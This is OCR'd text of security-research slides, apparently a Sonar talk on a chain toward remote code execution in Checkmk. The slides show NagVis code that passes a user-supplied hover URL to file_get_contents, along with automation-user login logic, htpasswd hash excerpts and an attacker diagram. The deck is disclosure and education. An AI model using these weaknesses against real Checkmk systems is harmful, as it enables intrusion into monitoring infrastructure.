
sonar

Checkmk - NagVis Component




sonar

Checkmk - NagVis Component




sonar

Checkmk - NagVis Component




sonar

Checkmk - NagVis Component




sonar

Checkmk - NagVis Component



sonar

Checkmk - Journey to RCE



Checkmk - Attack Surface NagVis

```
class CoreModGeneral extends CoreModule {
  //...
  public function handleAction() {
      $sReturn = '';
      if($this->offersAction($this->sAction)) {
          switch($this->sAction) {
              // ...
              case 'getHoverUrl':
                  $sReturn = $this->getHoverUrl();
              break;
```


sonar

Checkmk - Attack Surface NagVis

```
class CoreModGeneral extends CoreModule {
  //...
  public function handleAction() {
      $sReturn = '';
      if($this->offersAction($this->sAction)) {
          switch($this->sAction) {
              // ...
              case 'getHoverUrl':
                  $sReturn = $this->getHoverUrl();
              break;
```


sonar

Checkmk - Attack Surface NagVis

```
private function readHoverUrl() {
    // ...
    if(!$content = file_get_contents($this->url)) {
        throw new NagVisException(l('couldNotGetHoverUrl', Array('URL' => $this->url)));
    }
    // ...
    $this->code = $content;
}
```


sonar

Checkmk - Attack Surface NagVis

```
private function readHoverUrl() {
    // ...
    if(!$content = file_get_contents($this->url)) {
        throw new NagVisException(l('couldNotGetHoverUrl', Array('URL' => $this->url)));
    }
    // ...
    $this->code = $content;
}
```

Checkmk - Journey to RCE


Checkmk - User Account Types

- Normal user
  - Access to Web Interface
- Automation user
  - No Access to ordinary Web Interface
  - Convenient way to automate activities

sonar

Checkmk - User Account Types

- Normal user
- Automation user




htpasswd

```
cmkadmin:$2b$12$Zj2KVuaPvZF...
```


sonar

Checkmk - User Account Types

- Normal user
- Automation user




htpasswd

```
cmkadmin:$2b$12$Zj2KVuaPvZF...
automation:$2b$12$ZHxqCcqIl...
```

Checkmk - User Account Types

- Normal user
- Automation user




```
cmkadmin:$2b$12$Zj2KVuaPvZF...
automation:$2b$12$ZHxqCcqIl...
```

Checkmk - Automation User

```
def check_credentials(self, user_id: UserId, password: str):
 #...
 if self._is_automation_user(user_id):
   raise MKUserError(None, _("Automation user rejected"))
```


Checkmk - Automation User

```
def check_credentials(self, user_id: UserId, password: str):
 #...
 if self._is_automation_user(user_id):
   raise MKUserError(None, _("Automation user rejected"))
```

```
def _is_automation_user(self, user_id: UserId):
 return Path(cmk.utils.paths.var_dir, "web", str(user_id),
"automation.secret").is_file()
```


sonar

Checkmk - User Account Types



Checkmk - User Account Types

"sup3r_s3cr3t_passwOrd"

Attacker

automation.secret


htpasswd

```
cmkadmin:$2b$12$Zj2KVuaPvZF...

automation:$2b$12$ZHxqCcqIl...
```


sonar

Checkmk - User Account Types

"sup3r_s3cr3t_passwOrd"





```
